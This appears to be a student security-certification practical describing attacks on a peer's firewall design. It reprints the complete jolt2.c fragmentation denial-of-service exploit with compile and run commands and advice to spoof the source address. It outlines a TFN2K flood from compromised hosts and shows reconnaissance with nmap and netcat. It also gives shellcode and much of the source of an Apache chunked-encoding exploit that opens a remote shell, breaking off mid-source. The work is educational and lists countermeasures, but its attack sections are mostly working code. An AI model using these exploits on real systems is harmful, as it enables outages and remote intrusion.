7. The business partner should ensure the security at their network & their policies are as per our business needs.
8. There is no protection from the virus's outbreaks.



Assignment 4 - Design Under Fire:



.1. Attack Against the Firewall:

I would attempt to attack a DOS on the design submitted by Paul Carr (Analyst Number 0341). The design can be found at: http://www.giac.org/practical/Carr_Paul_GCFW.doc.

Paul is using Checkpoint Firewall-1 on Microsoft Windows 2000. Checkpoint Firewall –1 has a **IP Fragmentation vulnerability which can create a remote**

DOS.[3] This vulnerability allows a remote attacker to launch a Denial of Service attack against Firewall-1 based firewalls. The attack causes the CPU to mysteriously hit 100% utilization, causing a system lock up (some systems may also crash).

Reference to this vulnerability can be found at:
http://www.securiteam.com/securitynews/FW-1_IP_Fragmentation_vulnerability__remote_DoS_.html
http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html
http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html
http://www.securityfocus.com/bid/1312
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0482
http://www.nta-monitor.com/news/checkpoint/checkpoint-tech.htm

Following is the description of vulnerability from CERT:
Jeffrey P. Lanza, "Vulnerability Note VU#35958"
http://www.kb.cert.org/vuls/id/35958

Vulnerability Note VU#35958

IP Fragmentation Denial-of-Service Vulnerability in FireWall-1

I. Description

A denial-of-service vulnerability has been discovered in the FireWall-1 product from Check Point Software Technologies. Check Point has tested versions 4.0 and 4.1 of the product and has confirmed that both are affected. Check Point reports that earlier versions have been designated "End of Life" and are no longer supported. Thus, versions earlier than 4.0 have not been tested.

This vulnerability can be exploited by sending a stream of large IP fragments to the firewall. As the fragments arrive, the mechanism used to log IP fragmentation anomalies can monopolize the CPU on the host machine and prevent further traffic from passing through the firewall.

FireWall-1 filters packets by comparing them to a rule-base after the fragments have been reassembled. This is essential to preventing fragments from getting past the firewall in violation of the rule-base. Because this attack uses legally formed fragments and consumes CPU time prior to the packet being completely reassembled, it is not possible for FireWall-1 to drop these fragments based on the contents of its rule-base.

II. Impact

An attacker who exploits this vulnerability can monopolize the CPU of a FireWall-1 firewall, rendering it incapable of processing any incoming or outgoing traffic. Attackers are not able to pass packets or fragments that would be filtered out under normal circumstances, nor are they able to gain privileged access to the firewall or its host system.

We can exploit this vulnerability using jolt2.c code. The stream of defrag packets generated by this script will increase the CPU utilization & hence firewall to go down. The firewall will not be able to process the normal traffic. The users will not be able to access the GIAC network. Hence condition of Denial Of Service.

Here is the code available to exploit this vulnerability:[4]

Exploit:

```
/*
* File:   jolt2.c
* Author: Phonix <phonix@moocow.org>
* Date:   23-May-00
*
* Description: This is the proof-of-concept code for the
*              Windows denial-of-serice attack described by
*              the Razor team (NTBugtraq, 19-May-00)
*              (MS00-029).  This code causes cpu utilization
*              to go to 100%.
*
* Tested against: Win98; NT4/SP5,6; Win2K
*
* Written for: My Linux box.  YMMV.  Deal with it.
*
* Thanks: This is standard code.  Ripped from lots of places.
*         Insert your name here if you think you wrote some of
*         it.  It's a trivial exploit, so I won't take credit
*         for anything except putting this file together.
*/

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt
{
  struct iphdr    ip;
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;

int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;

void usage(char *pname)
{
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
  exit(0);
}

u_long host_to_ip(char *host_name)
{
  static  u_long ip_bytes;
  struct hostent *res;

  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}

void quit(char *reason)
{
  perror(reason);
  close(spf_sck);
  exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
  int     bs, psize;
  unsigned long x;
  struct  sockaddr_in to;

  to.sin_family = AF_INET;
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;

  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;
  memset(&pkt, 0, psize);
  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);

  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }

  while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
              sizeof(struct sockaddr));
  }
  return bs;
}

int main(int argc, char *argv[])
{
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
  char hostname[32];

  if (argc < 2)
    usage (argv[0]);

  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);

  while ((i = getopt (argc, argv, "s:p:h")) != EOF)
  {
    switch (i)
    {
      case 's':
        dst_addr = host_to_ip(optarg);
        if (!dst_addr)
          quit("Bad source address given.");
        break;
    case 'p':
      port = atoi(optarg);
      if ((port <=0) || (port > 65535))
        quit ("Invalid port number given.");
      break;

    case 'h':
    default:
      usage (argv[0]);
    }
  }

  dst_addr = host_to_ip(argv[argc-1]);
  if (!dst_addr)
    quit("Bad destination address given.");

  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");

  do_frags (spf_sck, src_addr, dst_addr, port);
}
```

############################End of Code##########################

Source code of jolt2 is first downloaded to a Unix platform machine and compiled by with GCC by running "gcc –o jolt2 jolt2.c". An executable file named "jolt2" should result from the command. By running "./jolt2" as user root, the command parameter is displayed. In this case, the firewall host "188.1.1.2" should be the target, source address should be a random address or an un-assigned address on the internet so the attacker identity is protected. The attacker host should also be located on a network without egress protection to allowed the spoofed traffic arriving at target. The actual attack is executed by running "./jolt2 –s 145.247.64.6 188.1.1.2" as user root. The program will continuously attack the firewall until user break (Ctrl-C) the program. Note that depending on the speed of the connection, some time may be required before the firewall used up all its resources. There is no output from this program, the only way to check whether attack is successful is to actually test the availability internal services protected by the firewall.
This attack is stealthy if spoofed address were used, there is almost no way to determine the true identity of the attacker from the victim point of view.
This vulnerability is fixed after FW-1 1.4.1, if later version is in use, the attack could fail since later version are not vulnerable.

The jolt2 program can be compiled and executed as follows:

```
root@attacking# gcc –o jolt2 jolt2.c
```

Command to execute the 'jolt2' :

```
[root@attacking]#./jolt2

Usage: ./jolt2 [-s src_addr] [-p port] dest_addr
Note: UDP used if a port is specified, otherwise ICMP

[root@attacking]# ./jolt2 -s 145.247.64.6 188.1.1.2
```

This will make the firewall go hang or crash.

Countermeasure:
Checkpoint has advised to disable the console logging, thereby mitigating this issue by using the following command line on their Fire-Wall 1 module(s):

```
$FWHOME/bin/fw ctl debug -buf
```


For further information regarding this vulnerability and the above solution, please visit:

Other Checkpoint Firewall-1 Vulnerabilities:
There are many other vulnerabilities in Checkpoint firewall-1, which can be exploited to compromise the network or create a DOS against firewall. The other known vulnerability is in IKE protocol discloses identity when aggression mode shared secret authentication is used.
http://www.kb.cert.org/vuls/id/886601
http://www.ietf.org/rfc/rfc2409.txt
http://www.checkpoint.com/techsupport/alerts/ike.html
http://www.nta-monitor.com/news/checkpoint.htm
http://www.dsinet.org/?id=2873
http://www.netsys.com/cgi-bin/displaynews?a=382
http://www.securiteam.com/securitynews/5TP040U8AW.html
http://online.securityfocus.com/news/603
http://online.securityfocus.com/archive/1/290202/2002-09-01/2002-09-07/0
http://packetstorm.linuxsecurity.com/advisories/misc/checkpoint.ike.txt

.2. Distributed Denial Of Service (DDOS):

DDoS involves compromising some vulnerable of machines over the Internet & installs DDoS program on them. The attack will be launched through these compromised machines. This will generate the high amount of traffic to exhaust the bandwidth of victim's network. In DDOS we have client, Daemons, master, agent & the victim site.

Client - an application that can be used to initiate attacks by sending commands to other components (see below).
Daemon - a process running on an agent (see below), responsible for receiving and carrying out commands issued by a client.
Master - a host running a client
Agent - a host running a daemon
Target - the victim (a host or network) of a distributed attack
Below figure demonstrate the architecture of TFN2K:



In the given scenario, we have about 50 compromised cable modem hosts. Suppose average bandwidth each cable modem to be 450Kbps. To launch the DDOS attack against the GIAC enterprise we will choose well known DDOS tool Trible Flood Netwrok 2000 also known as TFN2K. TFN2K is upgraded version of TFN & it includes some of the countermeasures of TFN.
We will install the daemon on the 50 compromised hosts. We will trigger the attack from one of the PC, which will act as master. The TFN2K can attack with a TCP/SYN, UDP, ICMP/PING, or BROADCAST PING (SMURF) packet flood. The daemon may also be instructed to randomly alternate between all four styles of attack. We will choose TCP/SYN flood against the GIAC enterprise. As described earlier each compromised host can generate average traffic of about 450Kbps, so 50 modems can generate 450KbpsX 50 = 22.5Mbps which will be sufficient to exhaust one T1/E1 line of GIAC enterprise. With this amount of traffic the valid customer will not be able to access the GIAC enterprise hence there will be a denial of service against the GIAC network.

Countermeasure:

There is as such no way to block or stop these types of attacks. We can only mitigate the impact of these type of attacks. The best way to mitigate the impact is fast detection of the attack. There should be proper process & procedures should be in place to handle these incidences.

Organizations like SANS, CERT has given some countermeasure, which can mitigate the impact. Here is the summary :

- Ensure that our systems are not vulnerable & are not easily compromised. That will protect the participation of our system in these types of attacks.

- Configure your router to do egress filtering, preventing spoofed traffic from exiting the network. (Refer http://www.sans.org/y2k/egress.htm)

- Ask the ISP to configure their router to do ingress filtering for our network, preventing spoofed traffic reaching the Internet from our network.
- Monitor the traffic with the help of proper tools like IDS systems.

- Use of a firewall that exclusively employs application proxies. This should effectively block all TFN2K traffic. Exclusive use of application proxies is often impractical, in which case the allowed non-proxy services should be kept to a minimum.

- Disallow unnecessary ICMP, TCP, and UDP traffic. Typically only ICMP type 3 (destination unreachable) packets should be allowed. Disallow unsolicited (or all) ICMP_ECHOREPLY packets.

- Disallow UDP and TCP, except on a specific list of ports.

  http://packetstormsecurity.packetstorm.org/distributed/TFN2k_Analysis-1.3.txt
  http://www.securiteam.com/securitynews/5YP0G000FS.html

  The tool for TFN2K can be found at:
  http://packetstormsecurity.packetstorm.org/distributed/

.3. Compromise an Internal System:

In this section we will try to compromise any one of the host in the GIAC network. We will study the network and will choose the host, which can be compromised easily.

Steps to compromise a host:

1. **Information gathering:**
   First of all we will have to find out the IP range of the GIAC enterprise. This can be done by resolving the name of GIAC web site. We will try to find out the IP of the web site, Name server for GIAC domain & mail exchanger for GIAC enterprise. We will get some idea of the IP range allocated to GIAC enterprise.

```
root@attacking# nslookup

Default Server : ns1.attacking.bar
Address : 192.168.1.1
> giac.com
Name : www.giac.com
Address: 145.247.64.5
```

Secondly we will try to find out the services running on the servers. We will do the normal port scan using 'nmap'. Beside port scan we will have to guess the 'OS' running on the servers. This can also be achieved by the 'nmap' with '–O' option.

```
root@attacking#  nmap –sT  -p 80 –T  insane 145.247.64.5
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
Host   (145.247.64.7)
Interesting ports on  (145.247.64.7):
(The 1541 ports scanned but not shown below are in state:
filtered)
Port        State       Service
80/tcp      closed      http
```

In third phase we will start grabbing the banner of the services to find out version & type of application they are running. This can be achieved by the use of 'nc' or 'nessus'.'NC' is a powerful tool & is also called as swiss knife. Nessus is a vulnerability assessment tool.

```
C:\hacking\netcat> nc 145.247.64.5 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 01 May 2003 18:08:33 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Tue, 8 Apr 2003 17:53:01 GMT
Etag: "38280-b4a-3ac3767d"
Access-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

POST - Sends data to a script of some kind on the web server. It is usually used with online forms of some type. Originally defined as a request to add this information to the URL to request more information. This method is used extensively in CGI-based systems where the POST data is used as input to a program that will be called by the CGI based systems.
This example shows a POST of IP Address of 145.247.64.7 to arin.org. It is input to a whois address lookup. Notice this example takes us into HTTP

Version 1.1 realm. The browser requested the information from the URL and the web server responded in similar format with the chunked encoding.

```
POST /cgi-bin/whois.pl HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword,
*/*
Referer: http://ws.arin.net/cgi-bin/whois.pl
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: ws.arin.net
Content-Length: 19
Connection: Keep-Alive
Cache-Control: no-cache
queryinput=1

HTTP/1.1 200 OK
Date: Thu, 01 May 2003 18:08:33 GMT
Server: WebWhois/2.0.1 (Unix) mod_throttle/3.1.2
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1
```

The web server is sending information back to the client in chunked encoding. It is using *Transfer-Encoding: chunked* because it does not know how much space has been set aside for the information.

The Chunked Encoding DOS exploit would utilized this same POST Request to ask for a “Transfer-Encoding: chunked” with at least 80000000 (hex) bytes of data to be set aside for input.

The Apache Chunked buffer overrun has the same request for chunked transfer encoding. It then pushes code at the server to try to get a shell prompt. This will be detailed in the next section.

```
#define HOST_PARAM "apache-nosejob.c"              /* The Host: field */
PUT_STRING("Transfer-Encoding: chunked\r\n");
```

Once we collected this data we will find out the known vulnerabilities against OS/application.
As Paul has not mentioned the version of the Apache web server, I’ll assume that is running apache version 1.3.19. There is a known **Remote**

Compromise Vulnerability in Apache HTTP Server (Chunked Encoding)[8] for the Apache V1.3 upto Apache v2.0.39 . This vulnerability can be exploited to compromise the web server running the vulnerable version of Apache. Successful exploitation may lead to modified Web content, denial of service, or further compromise. Please refer to the sites for further detail.

http://www.securiteam.com/unixfocus/5HP0G207FY.html

The code to exploit this vulnerability can be found at:

http://www.securiteam.com/exploits/5VP0L0U7FM.html


There are at least two generally available tools which give an attacker the ability to execute code on the target system, Apache-scalp and Apache-nosejob. Apache-scalp, the first tool released, is essentially just a section of the code from Apache-nosejob. The later tool is itself purported to be a subset of an even more powerful, as yet unreleased tool. Apache-nosejob is an "Apache v1.3.24 remote exploit for FreeBSD, NetBSD, and OpenBSD" and "includes targets for FreeBSD 4.5, OpenBSD 3.0 / 3.1, NetBSD 1.5.2, and brute force mode for several versions." These tools allow a user to select default parameters for certain standard platforms or to attempt a brute force attack. For clarity, Apache-scalp is the exploit tool used and analyzed here.

There are three other known variants. FreeBSD.Scalper.Worm released in early July 2002, Apache-worm and Free-Apache. These are all Internet worms based on the exploit code in Apache-scalp. These affect FreeBSD 4.5 servers running Apache 1.3.20-24 and have been seen in the wild


How the Exploit Works[9]

In order to understand how this exploit works we must first understand how a buffer overflow works. The operation of a buffer overflow is highly dependant on the architecture and memory organization of the target platform.

Memory can be organized into three different categories, Text, Data and Stack. The Text area is the area of memory where the actual executable program and read-only resides. The Data area is where the system stores initialized and uninitialized data for the executing program. The Stack is a First-In-First–Out (FIFO) area which holds temporary data used by the processor to help manage the execution of the program. As shown in the diagram below, Text and Data reside at lower addresses with the stack at higher addresses. As data is pushed onto the Stack it grows down towards the Data area.



As the program executes, function calls are made within the executing program. At each function call various pointers and arguments are "Pushed" onto the stack and execution jumps to the code in the Text area containing that function. The return address pointer is saved so that the program can return to the correct location when the function completes execution. When the function completes the return address pointer is "Popped" off the stack and execution resumes at that memory location. Most importantly for us is that both the return address pointer and the function's local variables are saved on the stack. This set of return address pointer and local variables, plus the address of the previous functions data, is called a frame. The layout of a frame is shown below. As can be seen in the diagram, the local data is stored at lower memory addresses than the return address pointers.



A buffer overflow occurs when the program attempts to store more data into a buffer than was allocated to that buffer. When this happens the memory following (above) that buffer is overwritten. Due to the way the frame is organized, with local data at lower addresses than the return pointer, overflowing the buffer with enough data will overwrite the critical return address pointer. If an attacker can write executable code into the buffer, overflow the buffer with enough data to overwrite the return instruction pointer and overwrite that pointer *with an address inside the executable code just written* an attacker can execute arbitrary code on the system.

The Apache Chunk Handling exploit works by writing a large amount of data in a single chunk to the web server and overflowing the buffer space assigned to that chunk. The specific exploit discussed in this paper, for Open BSD platforms, sends a chunk to the web server containing shell code which executes the program /bin/sh (either a Bourne or Bourne-Again shell interpreter).

The shell code and the appropriate return address pointer are repeated several times in the chunk in order to increase the likelihood of the exploit working. The executable code is preceded by a NOP Sled which is a string of machine code which essentially does nothing. Placing a NOP Sled before shell code when in a buffer overflow attack makes it much easier to create a working exploit. In order for the attack to function the return pointer must simply point somewhere into the NOP Sled. Execution then proceeds through the NOPs until the active code is reached, at which point it is executed.

The following pseudocode describes this particular exploit.

```
1. Define constants
2. Define string handling macros
3. Define shell code (to be modified later)
4. Check useage
   4.3.    Usage incorrect?  Print message and exit
5. Convert command line arguments to numbers and
   determine if brute force mode
6. Until the exploit works, repeat
   6.3.    Generate the next valid return address
   6.4.    Setup a socket for the connection and
      determine the number
   6.5.    Write the local port number into the shell
      code
   6.6.    Set up a buffer in which to place our
      exploit code
   6.7.    Write a "GET" request to the buffer
   6.8.    Write a NOP Sled followed by the shell code
      into the buffer 24 times
   6.9.    Write the return address for this attempt
      into the buffer 24 times
   6.10.   Create the chunked encoded transfer request
      string and two small chunks into a buffer
   6.11.   Send the buffer to the web server
   6.12.   Repeat forever
      6.12.1.   Attempt to read from connection socket
         for 70 seconds
      6.12.2.   If timeout on read or a read of 0
         bytes, break to 6
      6.12.3.   If this is the first time through the
         loop then send the "uname -a" and "id"
         commands to the web server
```

```
6.12.4.   Write the data read from the web server
   to stdout
6.12.5.   Read from stdin and send to the web
   server
```

In step 3 of the pseudocode the shell code is defined. The C source code is shown below. The highlighted portion of the shell code evaluates as /bin/sh when executed on the remote server. The contents are shown later in the TCP payload from the IDS alert.

```
char shellcode[] =

"\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\
xb8\x1f"

"\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\
x7a\x02"

"\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\
x24\x04"

"\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\
x00\xb8"

"\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\
x08\x03"

"\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\
x01\x89"

"\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\
xcd\x80"

"\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\
xc0\x50"

"\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\
x80\xcc";
```

The local port number is written into this shell code in step 6.5 as shown in the following code. This allows the web server to communicate back to the attacking machine.

```
i = sizeof(from);
     if(getsockname(sock, (struct sockaddr *)
          & from, &i) != 0) {
          perror("getsockname()");
          exit(1);
     }
     lport = ntohs(from.sin_port);
     shellcode[SHELLCODE_LOCALPORT_OFF + 1] =
          lport & 0xff;
```

```
        shellcode[SHELLCODE_LOCALPORT_OFF + 0] =
             (lport >> 8) & 0xff;
```

Steps 6.8 - 6.11 are the crucial components of the exploit. The source code for steps 6.8 and 6.9 are shown below, in which the shell code and the return address, are written into our buffer. The block of data created is over approximately 28KB.

```
   for (i = 0; i < REP_SHELLCODE; i++) {
             PUT_STRING("X-");
             PUT_BYTES(PADSIZE_3, PADDING_3);
             PUT_STRING(": ");
             PUT_BYTES(NOPCOUNT, NOP);
             memcpy(p, shellcode, sizeof(shellcode) - 1);
             p += sizeof(shellcode) - 1;
             PUT_STRING("\r\n");
        }

        for (i = 0; i < REP_POPULATOR; i++) {
             PUT_STRING("X-");
             PUT_BYTES(PADSIZE_1, PADDING_1);
             PUT_STRING(": ");
             for (j = 0; j < REP_RET_ADDR; j++) {
                  *p++ = retaddr & 0xff;
                  *p++ = (retaddr >> 8) & 0xff;
                  *p++ = (retaddr >> 16) & 0xff;
                  *p++ = (retaddr >> 24) & 0xff;
             }

             PUT_BYTES(REP_ZERO, 0);
             PUT_STRING("\r\n");
        }
```

In steps 6.10 and 6.11 the chunked encoded transfer request is built and sent to the web server. In the code “MEMCPY_s1_OWADDR_DELTA” is a negative number. Here it is written into the request as the size of the chunk. The web server incorrectly allocates memory for the incoming chunk when it receives the chunk size. When the chunk of data is actually sent it overflows the receiving buffer and overwrites and return address pointer.

```
     PUT_STRING("Transfer-Encoding: chunked\r\n");
             snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n",
                  PADSIZE_2);
     PUT_STRING(buf);
     PUT_BYTES(PADSIZE_2, PADDING_2);
     snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n",
         MEMCPY_s1_OWADDR_DELTA);
     PUT_STRING(buf);

     write(sock, expbuf, p - expbuf);
```

At this point we have generated a chunk with executable code and sent it to the web server with an incorrect size. We have overwritten the return address pointer on the web server. If we managed to overwrite the pointer with the correct address then our shell code has been executed, if not then the child process has simply died. In step 6.12.1 we determine which of those the case is.

```
     if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
                    if(FD_ISSET(sock, &fds)) {
                         if((n = read(sock, buf,
sizeof(buf) - 1))
                               <= 0)
                              break;
```


Finally, if the shell code executed and we were able to associate the file descriptor and read data from the socket, we send the “uname” and “id” command and then gloat a little.

```
     sprintf(expbuf, "uname -a;id;echo hehe, now use 0day
     OpenBSD local kernel exploit to gain instant r00t\n");
     write(sock, expbuf, strlen(expbuf));
```

Exploiting this vulnerability without an exploit tool like the one analyzed here would be difficult but not impossible. The exploit code could be entered by hand and sent to the victim possibly using Netcat. The reverse connection and subsequent communication could also be handled with a second Netcat instance. A manual exploitation of this vulnerability would be laborious and error prone however.

Description and Diagram of the Attack

An attack against a server using this exploit tool consists of two initial steps followed by potentially one or two additional steps depending on the goal of the attacker. These steps are diagrammed below.



In Step 1 the attacker identifies a potentially vulnerable system. We have done this in the first section. Locating vulnerable systems is fairly easy. We have sued ‘nslookup’, nmap & nc to find gather the information to compromise the GIAC server.

In Step 2 the we will execute the exploit and gains local access on the system. We assume that web server was compiled with mod_info and mod_status. Therefore the standard hard coded return address of 0x8f2a6 will not work. In this case the brute force option must be used to exploit the vulnerability. Since many (if not most) web servers are not “box standard” due to differing requirements for module inclusions, the brute force option will be used in a significant number of exploit attempts. This makes detection slightly easier as discussed in the following section. The brute force option, as previously discussed, loops through the attack code causing the buffer overflow and incrementing the return address until a combination is found that works. In this case we assume that we have successfully exploited the vulnerability and has executed the commands ‘pwd’ and ‘ls -c’.

We can use TFTP to upload the files like ‘nmap’ or any other scanning tool to exploit the internal network.

Due to unavailability of Test Environment I was unable to practically use this exploit. I assume that the server could be compromised & we can gain the shell access.

Exploit code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>


#define EXPLOIT_TIMEOUT 5 /* num seconds to wait before assuming it failed */
#define RET_ADDR_INC 512


#define MEMCPY_s1_OWADDR_DELTA -146
#define PADSIZE_1 4
#define PADSIZE_2 5
#define PADSIZE_3 7
```

```
#define REP_POPULATOR 24
#define REP_RET_ADDR 6
#define REP_ZERO 36
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 'A'
#define PADDING_2 'B'
#define PADDING_3 'C'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
"\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
"\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
"\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
"\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
"\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
"\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
"\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
"\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
"\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";


struct {
 char *type;
 u_long retaddr;
} targets[] = { // hehe, yes theo, that say OpenBSD here!
 { "OpenBSD 3.0 x86 / Apache 1.3.20", 0xcf92f },
 { "OpenBSD 3.0 x86 / Apache 1.3.22", 0x8f0aa },
 { "OpenBSD 3.0 x86 / Apache 1.3.24", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.20", 0x8f2a6 },
 { "OpenBSD 3.1 x86 / Apache 1.3.23", 0x90600 },
 { "OpenBSD 3.1 x86 / Apache 1.3.24", 0x9011a },
 { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", 0x932ae },
};


int main(int argc, char *argv[]) {

 char *hostp, *portp;
 unsigned char buf[512], *expbuf, *p;
 int i, j, lport;
 int sock;
 int bruteforce, owned, progress;
```

```
u_long retaddr;
struct sockaddr_in sin, from;


